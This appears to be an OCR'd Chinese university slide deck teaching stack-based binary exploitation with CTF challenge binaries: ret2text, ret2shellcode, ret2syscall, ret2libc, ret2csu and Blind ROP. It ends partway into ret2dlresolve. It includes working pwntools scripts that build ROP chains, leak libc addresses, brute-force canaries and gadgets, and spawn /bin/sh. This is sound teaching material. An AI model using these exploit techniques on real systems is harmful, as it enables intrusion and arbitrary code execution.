北京大学
PEKING UNIVERSITY

Pwn安全技术分享

2022.09.09 江昊

目录

前言

什么是pwn：

”Pwn”是一个黑客语法的俚语词，是指攻破设备或者系统。发音类似“砰”，对黑客而言，这就是成功实施黑客攻击的声音——砰的一声，被“黑”的电脑或手机就被你操纵了。

主要工具：

ida，gdb-peda/gdb-pwndbg，pwntools，checksec，ropgadget，libcsearcher等

目录

ret2text

```
.text:080485FD ; void secure()
.text:080485FD                 public secure
.text:080485FD secure          proc near
.text:080485FD
.text:080485FD input           = dword ptr -10h
.text:080485FD secretcode      = dword ptr -0Ch
.text:080485FD
.text:080485FD                 push    ebp
.text:080485FE                 mov     ebp, esp
.text:08048600                 sub     esp, 28h
.text:08048603                 mov     dword ptr [esp], 0
.text:0804860A                 call    _time
.text:0804860F                 mov     [esp], eax
.text:08048612                 call    _srand
.text:08048617                 call    _rand
.text:0804861C                 mov     [ebp+secretcode], eax
.text:0804861F                 lea     eax, [ebp+input]
.text:08048622                 mov     [esp+4], eax
.text:08048626                 mov     dword ptr [esp], offset unk_8048760
.text:0804862D                 call    ___isoc99_scanf
.text:08048632                 mov     eax, [ebp+input]
.text:08048635                 cmp     eax, [ebp+secretcode]
.text:08048638                 jnz     short locret_8048646
.text:0804863A                 mov     dword ptr [esp], offset aBinSh ; "/bin/sh"
.text:08048641                 call    _system
.text:08048646
.text:08048646 locret_8048646:                         ; CODE XREF: secure+3B↑j
.text:08048646                 leave
.text:08048647                 retn
.text:08048647 secure          endp
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [sp+1Ch] [bp-64h]@1

  setvbuf(stdout, 0, 2, 0);
  setvbuf(_bss_start, 0, 1, 0);
  puts("There is something amazing here, do you know anything?");
  gets((char *)&v4);
  printf("Maybe I will tell you next time !");
  return 0;
}
```

ret2shellcode

思路：

① 观察是否存在栈溢出

② 观察是否存在区域可读可写可执行

③ 观察是否可以构造ROP链或存在现成代码使得可以往目标区域写shellcode

④ 根据目标区域可写区域大小编写合适的shellcode

⑤ 触发漏洞

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [sp+1Ch] [bp-64h]@1

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("No system for you this time !!!");
  gets((char *)&v4);
  strncpy(buf2, (const char *)&v4, 0x64u);
  printf("bye bye ~");
  return 0;
}
```

```
.bss:0804A080                 public buf2
.bss:0804A080 ; char buf2[100]
```

```
gef➤  vmmap
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-x /mnt/hgfs/Hack/CTF-Learn/
0x08049000 0x0804a000 0x00000000 r-x /mnt/hgfs/Hack/CTF-Learn/
0x0804a000 0x0804b000 0x00001000 rwx /mnt/hgfs/Hack/CTF-Learn/
```

```
shellcode = asm(shellcraft.sh())
# print(shellcode)
payload = shellcode.ljust(distance,b'A') + p32(buf)
```

ret2syscall

思路：

① 观察是否存在栈溢出

② 观察是否存在系统调用的代码（x86就是int 0x80）

③ 通过ROPgadget观察是否存在合适的gadget以构造rop链

④ 通过构造rop链使得填充函数参数（x86下eax存系统调用号，ebx，ecx，edx存函数的三个参数）

⑤ 触发漏洞execve("/bin/sh",NULL,NULL)

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [sp+1Ch] [bp-64h]@1

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("This time, no system() and NO SHELLCODE!!!");
  puts("What do you plan to do?");
  gets(&v4);
  return 0;
}
```

```
➜  ret2syscall ROPgadget --binary rop  --only 'int'
Gadgets information
============================================================
0x08049421 : int 0x80
```

```
➜  ret2syscall ROPgadget --binary rop  --only 'pop|ret' | grep 'eax'
0x0809ddda : pop eax ; pop ebx ; pop esi ; pop edi ; ret
0x080bb196 : pop eax ; ret
0x0807217a : pop eax ; ret 0x80e
0x0804f704 : pop eax ; ret 3
0x0809ddd9 : pop es ; pop eax ; pop ebx ; pop esi ; pop edi ; ret
```

```
0x0806eb90 : pop edx ; pop ecx ; pop ebx ; ret
```

```
➜  ret2syscall ROPgadget --binary rop  --string '/bin/sh'
Strings information
============================================================
0x080be408 : /bin/sh
```

ret2libc

思路：

① 观察是否存在栈溢出

② 观察是否存在puts等输出函数


③ 通过输出函数泄露出libc中函数的got表的值（即真实地址）

④ 通过libc函数的真实地址，获取真实的libc版本，进而得到libc在内存中的偏移。算出system地址和/bin/sh的地址

⑤ 基于栈溢出，调用system(‘ /bin/sh’)

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v4; // [sp+1Ch] [bp-64h]@1

  setvbuf(stdout, 0, 2, 0);
  setvbuf(stdin, 0, 1, 0);
  puts("No surprise anymore, system disappeard QQ.");
  printf("Can you find it !?");
  gets((char *)&v4);
  return 0;
}
```




```
payload = flat(['a'*distance,puts_plt,main,libc_start_main_got])
sh.sendlineafter('Can you find it !?',payload)
libc_start_main_addr = u32(sh.recv()[0:4])
libc = LibcSearcher("__libc_start_main",libc_start_main_addr)
bias = libc_start_main_addr - libc.dump('__libc_start_main')
system = libc.dump("system") + bias
bin_sh = libc.dump("str_bin_sh") + bias
payload = flat(['a'*(distance-8),system,'a'*4,bin_sh])
sh.send(payload)
sh.interactive()
```

ret2csu

在 64 位程序中，函数的前 6 个参数是通过寄存器传递的，但是大多数时候，我们很难找到每一个寄存器对应的 gadgets。这时候，我们可以利用 x64 下的 __libc_csu_init 中的 gadgets。这个函数是用来对 libc 进行初始化操作的，而一般的程序都会调用 libc 函数，所以这个函数一定会存在。

```
.text:0000000000400E00 ; void _libc_csu_init(void)
.text:0000000000400E00                 public __libc_csu_init
.text:0000000000400E00 __libc_csu_init proc near               ; DATA XREF: _start+16↑o
.text:0000000000400E00 ; __unwind {
.text:0000000000400E00                 push    r15
.text:0000000000400E02                 push    r14
.text:0000000000400E04                 mov     r15d, edi
.text:0000000000400E07                 push    r13
.text:0000000000400E09                 push    r12
.text:0000000000400E0B                 lea     r12, __frame_dummy_init_array_entry
.text:0000000000400E12                 push    rbp
.text:0000000000400E13                 lea     rbp, __do_global_dtors_aux_fini_array_entry
.text:0000000000400E1A                 push    rbx
.text:0000000000400E1B                 mov     r14, rsi
.text:0000000000400E1E                 mov     r13, rdx
.text:0000000000400E21                 sub     rbp, r12
.text:0000000000400E24                 sub     rsp, 8
.text:0000000000400E28                 sar     rbp, 3
.text:0000000000400E2C                 call    _init_proc
.text:0000000000400E31                 test    rbp, rbp
.text:0000000000400E34                 jz      short loc_400E56
.text:0000000000400E36                 xor     ebx, ebx
.text:0000000000400E38                 nop     dword ptr [rax+rax+00000000h]
.text:0000000000400E40
.text:0000000000400E40 loc_400E40:                             ; CODE XREF: __libc_csu_init+54↓j
.text:0000000000400E40                 mov     rdx, r13
.text:0000000000400E43                 mov     rsi, r14
.text:0000000000400E46                 mov     edi, r15d
.text:0000000000400E49                 call    ds:(__frame_dummy_init_array_entry - 601E10h)[r12+rbx*8]
.text:0000000000400E4D                 add     rbx, 1
.text:0000000000400E51                 cmp     rbx, rbp
.text:0000000000400E54                 jnz     short loc_400E40
.text:0000000000400E56
.text:0000000000400E56 loc_400E56:                             ; CODE XREF: __libc_csu_init+34↑j
.text:0000000000400E56                 add     rsp, 8
.text:0000000000400E5A                 pop     rbx
.text:0000000000400E5B                 pop     rbp
.text:0000000000400E5C                 pop     r12
.text:0000000000400E5E                 pop     r13
.text:0000000000400E60                 pop     r14
.text:0000000000400E62                 pop     r15
.text:0000000000400E64                 retn
.text:0000000000400E64 ; } // starts at 400E00
```

ret2csu

sh = 与进程共享的管道

distance = 输入数据时缓冲区首地址到ret首地址的距离（两者的差）

csu_end_addr = addr of loc_400E56

csu_front_addr = addr of loc400E40

64位参数存放顺序是rdi，rsi，rdx，rcx，r8，r9

```
loc_400E40:                             ; CODE XREF: __libc_csu_init+54↓j
                mov     rdx, r13
                mov     rsi, r14
                mov     edi, r15d
                call    ds:(__frame_dummy_init_array_entry - 601E10h)[r12+rbx*8]
                add     rbx, 1
                cmp     rbx, rbp
                jnz     short loc_400E40
loc_400E56:                             ; CODE XREF: __libc_csu_init+34↑j
                add     rsp, 8
                pop     rbx
                pop     rbp
                pop     r12
                pop     r13
                pop     r14
                pop     r15
                retn
```

```python
def csu(sh, distance, csu_end_addr,csu_front_addr, rbx=0, rbp=1, r12=None, r13=None, r14=None, r15=None, last=None):
    # pop rbx rbp r12 r13 r14 r15
    # because of the code (call qword ptr [r12+rbx*8]) , rbx should be 0 and r12 should be the function I want to call.
    # because of the code (add rbx, 1;cmp rbx, rbp;jnz short loc_400600;) rbp should be 1.
    # r13d= rdi = edi
    # r14 = rsi
    # r15 = rdx
    payload = b''
    payload += distance * b'a'
    payload += p64(csu_end_addr) + b'a' * 8  # add 8 byte to fill the gap
    payload += p64(rbx) + p64(rbp) + p64(r12) + p64(r13) + p64(r14) + p64(r15)
    payload += p64(csu_front_addr)
    payload += 0x38 * b'a'
    payload += p64(last)
    sh.sendline(payload)
```

ret2csu

通过对地址的错位，可以创造出本不存在的指令。例如直接ret到0x400e5d，可以操作rsp。又或者是直接ret到0x400e63，可以操作rdi，这也恰好解决了标准流程下rdi只能通过r15d赋值，使得只会截取低4位的问题。

```
pwndbg> x /20i 0x400e5a
   0x400e5a <__libc_csu_init+90>:       pop    rbx
   0x400e5b <__libc_csu_init+91>:       pop    rbp
   0x400e5c <__libc_csu_init+92>:       pop    r12
   0x400e5e <__libc_csu_init+94>:       pop    r13
   0x400e60 <__libc_csu_init+96>:       pop    r14
   0x400e62 <__libc_csu_init+98>:       pop    r15
   0x400e64 <__libc_csu_init+100>:      ret
pwndbg> x /20i 0x400e5d
   0x400e5d <__libc_csu_init+93>:       pop    rsp
   0x400e5e <__libc_csu_init+94>:       pop    r13
   0x400e60 <__libc_csu_init+96>:       pop    r14
   0x400e62 <__libc_csu_init+98>:       pop    r15
   0x400e64 <__libc_csu_init+100>:      ret
pwndbg> x /20i 0x400e63
   0x400e63 <__libc_csu_init+99>:       pop    rdi
   0x400e64 <__libc_csu_init+100>:      ret
```

BROP

BROP(Blind ROP) 于 2014 年由 Standford 的 Andrea Bittau 提出，其相关研究成果发表在 Oakland 2014，其论文题目是 Hacking Blind。

BROP 是没有对应应用程序的源代码或者二进制文件下，对程序进行攻击，劫持程序的执行流。

攻击条件：

①源程序必须存在栈溢出漏洞，以便于攻击者可以控制程序流程。

②服务器端的进程在崩溃之后会重新启动，并且重新启动的进程的地址与先前的地址一样（这也就是说即使程序有 ASLR 保护，但是其只是在程序最初启动的时候有效果）。目前 nginx, MySQL, Apache, OpenSSH 等服务器应用都是符合这种特性的。

BROP

BROP中，遵循的基本思路如下

① 通过暴力枚举得到栈溢出的长度

② 如果存在canary防护，则通过逐位解密的方式泄露canaries信息

③ 找到足够多的gadget来控制输出函数参数，并对其进行调用，如常见的write和read。这个过程中至少要找到stop gadget和brop gadget。

④ 利用输出函数dump出整个程序以便于找到更多的gadgets，从而写出最后的exploit

BROP-枚举栈溢出长度

在后续演示中均以题目”HCTF2016 的出题人失踪了”为例。

该题目中，程序首先会弹出输入提示。在我们输入密码后，如果程序没有崩溃，那么就会输出“No password，no game”的字符串。如果程序崩了，那就不会输出。所以根据程序是否返回这个提示信息就可以得知我们输入的字符串是否覆盖到了ret。

所以只要让输入流的长度以字节为单位增加，当崩溃时返回当前长度-1即为栈溢出长度。

```python
def get_stack_overflow_length():
    i = 1
    while 1:
        try:
            sh = process('./c/brop')
            sh.recvuntil("WelCome my friend,Do you know password?\n")
            sh.send(b"a" * i)
            output = sh.recv()
            sh.close()
            if output.startswith(b"No password, no game"):
                i += 1
            else:
                return i - 1
        except EOFError:
            sh.close()
            return i - 1
```

BROP-破译canary

canary 本身可以通过爆破来获取，但是如果只是枚举所有的数值的话，显然是低效的。

假设地址a是canary的首地址，则逐字节爆破的过程中，如果输入流没有覆盖到canary，则程序不会崩溃。输入流覆盖到canary时，且覆盖字节不是canary的预设数值，则程序会崩溃。

因此在逐字节增长时，如果增长到某一字节后就崩溃了，那意味着遇到了canary。此时只要遍历该字节，最多遍历256次就可以得知该字节的真实数值。64位canary为8字节，故最多遍历2048次即可。




Figure 5. Stack reading. A single byte on the stack is overwritten with guess X. If the service crashes, the wrong value was guessed. Otherwise, the stack is overwritten with the same value and no crash occurs. After at most 256 attempts, the correct value will be guessed. The process is then repeated for subsequent bytes on the stack.

BROP-blind ROP-寻找stop gadget

此时，由于尚未知道程序具体长什么样，所以我们只能通过简单的控制程序的返回地址为自己设置的值，从而而来猜测相应的 gadgets。而当我们控制程序的返回地址时，一般有以下几种情况

① 程序直接崩溃

② 程序运行一段时间后崩溃

③ 程序不崩溃（stop gadgets）

我们需要首先找到stop gadgets，这是我们寻找其他有效gadgets的基础




Figure 9. Scanning for gadgets and the use of stop gadgets. To scan for gadgets one overwrites the return address with a candidate .text address (*e.g.*, 0x400000). If a gadget is found, it will return, so one must add "stop gadgets" to the stack to stop the ROP chain execution so that a return does not cause a crash, making it possible to detect gadgets.

```python
def get_stop_addr(dis):
    addr = 0x400000
    while 1:
        try:
            sh = process("./c/brop")
            sh.recvuntil("password?\n")
            print("sending addr:{}".format(hex(addr)))
            sh.sendline(b"a"*dis+p64(addr)+b'\x00'*0x10)
            sh.recv()
            sh.close()
            print("find stop addr:{}".format(hex(addr)))
            return addr
        except Exception:
            addr += 1
```

BROP-blind ROP-寻找gadgets

找到stop gadgets后，意味着我们的rop链有了终止标志。就可以开始着手寻找有用的gadgets了。为了便于叙述，定义栈上三种类型的地址

① probe：即我们想探测的地址

② stop：不会让程序崩溃的stop gadget的地址

③ trap：会导致程序崩溃的地址（例如0x0000000000000000)

我们可以通过在栈上摆放不同顺序的 stop 与 trap 从而来识别出正在执行的指令。因为执行 stop 意味着程序不会崩溃，执行 trap 意味着程序会立即崩溃。这里给出几个例子（默认probe覆盖ret的地址，前面的填充不予展示)

① probe, stop, traps(trap, trap...)：如果程序没崩，则表明找到了不会对栈pop的gadget，如ret。或是xor rax,rax;ret

② probe, trap, stop, traps：如果程序没崩，则表明找到了会对栈pop一次的gadget，例如pop rax;ret

③ probe, trap*6, stop, traps: 如果程序没崩，则表明找到了对栈pop六次的gadget，例如前面介绍过的__libc_csu_init 中的 gadgets。这样的gadget比较少见，一般除了plt，_start处不崩。那就是csu。

BROP-blind ROP-寻找brop gadgets

前面介绍了ret2csu，从csu的代码就可以看出他是一个pwn宝库。既能完成调用任意函数的功能，又能完成操纵寄存器的功能。为了彰显他的重要性，我们给csu下面那一排pop代码专门命名为brop gadgets。

注意到brop gadgets中存在连续6个pop指令，因此可以使用刚才提到的方法，在栈中制作成以下结构：

probe, trap*6, stop, traps;

当程序不崩溃，则表明找到了一段连续pop六次的指令。在程序中这样的指令段并不常见，所以有很大概率是brop gadgets。

```
loc_400E40:                             ; CODE XREF: __libc_csu_init+54↓j
                mov     rdx, r13
                mov     rsi, r14
                mov     edi, r15d
                call    ds:(__frame_dummy_init_array_entry - 601E10h)[r12+rbx*8]
                add     rbx, 1
                cmp     rbx, rbp
                jnz     short loc_400E40

loc_400E56:                             ; CODE XREF: __libc_csu_init+34↑j
                add     rsp, 8
                pop     rbx
                pop     rbp
                pop     r12
                pop     r13
                pop     r14
                pop     r15
                retn
```




Figure 7. The BROP gadget. If parsed at offset 0x7, it yields a `pop rsi` gadget, and at offset 0x9, it yields a `pop rdi` gadget. These two gadgets control the first two arguments to calls. By finding a single gadget (the BROP gadget) one actually finds two useful gadgets.

BROP-blind ROP-寻找puts的plt表

为了能获得更多的gadget以挖掘漏洞。我们需要dump出源程序，为此要用到puts函数。所以我们需要扫描出puts函数的plt表。




Figure 11. PLT structure and operation. All external calls in a binary go through the PLT. The PLT dereferences the GOT (populated by the dynamic linker) to find the final address to use in a library.

程序还没有开启 PIE 保护的情况下，0x400000 处为 ELF 文件的头部，其内容为\x7fELF。所以我们可以让rdi为0x400000，并且将probe作为返回地址。那么当probe正好是puts的plt时，就会输出\x7fELF，这就是我们识别puts的依据。

```python
def get_puts_plt(dis,stop_addr,pop_rdi_ret):
    addr = 0x400500
    while 1:
        try:
            sh = process("./c/brop")
            sh.recvuntil("\n")
            print("sending {}".format(hex(addr)))
            payload = b'a'*dis + p64(pop_rdi_ret) + p64(0x400000) + p64(addr) + p64(stop_addr)
            sh.sendline(payload)
            content = sh.recv()
            print(content)
            sh.close()

            if content.startswith(b"\x7fELF"):
                print("get puts plt addr:{}".format(hex(addr)))
                return addr
        except Exception:
            sh.close()
        addr += 1
```

BROP-dump 源程序

获取puts的plt后，我们就拥有了打印整个程序的能力。但需要注意的是，puts遇到\x00会停，因此我们循环打印时需要手动补上\x00。

之后将打印结果通过字符串拼接起来，以二进制形式输出到文件。再用IDA以二进制形式打开文件，反汇编程序，然后跳到put_plt的地址，dump出puts的got表值。之后按流程，查出libc，计算偏移，搞到system和/bin/sh的地址。

```python
def leak(dis,stop_addr,puts_plt,pop_rdi_ret,addr):
        sh = process("./c/brop")
        sh.recvuntil("\n")
        print("sending {}".format(hex(addr)))
        payload = b'a'*dis + p64(pop_rdi_ret) + p64(addr) + p64(puts_plt) + p64(stop_addr)
        sh.sendline(payload)
        try:
            content = sh.recv()
            sh.close()
            try:
                content = content[:content.index(b"\n")]
            except Exception:
                content = content
            if content == b"":
                content = b"\x00"
            return content
        except Exception:
            sh.close()
            return None
```

```
seg000:0000000000400560                 jmp     qword ptr cs:600618h
seg000:0000000000400566 ; ---------------------------------------------------------------------------
seg000:0000000000400566                 push    0
seg000:000000000040056B                 jmp     near ptr unk_400550
seg000:0000000000400570 ; ---------------------------------------------------------------------------
```

BROP-exploit

拿到system，/bin/sh的地址后，日常构建system(“/bin/sh”)就完事了。由于是64位程序，所以需要用pop_rdi_ret把/bin/sh的地址送到rdi寄存器里作为第一个参数。随后ret到system地址即可。

由于system偶尔会出现8字节栈对齐的问题，如果报错了就多ret一次即可，等价于多执行了一次pop。右图中binsh后面接了一个ret就是为了栈对齐。


```
libc = LibcSearcher("puts",puts_addr)
bias = puts_addr - libc.dump("puts")
binsh = bias + libc.dump("str_bin_sh")
system = bias + libc.dump("system")
# sh.close()
# sh = process("./c/brop")  # the program don't need to be restarted if the stop address is main
sh.recvuntil("\n")
# in order to make memory alignment. The address is equal to brop address + 10

ret = brop_addr + 10
payload = b"a" * distance + p64(pop_rdi_ret) + p64(binsh) + p64(ret)+ p64(system) + p64(stop_addr)
# payload = b"a" * distance + p64(pop_rdi_ret) + p64(binsh) + p64(system) + p64(stop_addr)
sh.sendline(payload)
sh.interactive()
```

ret2dlresolve-动态链接

在 Linux 中，程序使用 _dl_runtime_resolve(link_map_obj, reloc_offset) 来对动态链接的函数进行重定位。那么如果我们可以控制相应的参数及其对应地址的内容，我们就可以控制解析的函数。这也是 ret2dlresolve 攻击的核心所在。

为此，我们需要首先了解elf文件动态链接的过程。



ret2dlresolve-攻击思路

elf文件的动态链接过程比较复杂，但也因此可操作空间比较大。具体的，动态链接器在解析符号地址时所使用的重定位表项（rel.plt)、动态符号表(.dynsym)、动态字符串表(.dynstr)都是从目标文件中的动态节 .dynamic 索引得到的。所以如果我们能够修改其中的某些内容使得最后动态链接器解析的符号是我们想要解析的符号，那么攻击就达成了。通常有三种攻击思路

① 直接控制重定位表项的相关内容：由于动态链接器最后解析符号地址时，最终的依据是符号的名字，因此只要控制了动态字符串表，将某个待解析的符号名字改成我们希望的符号名字，就可以实现函数解析的替换。

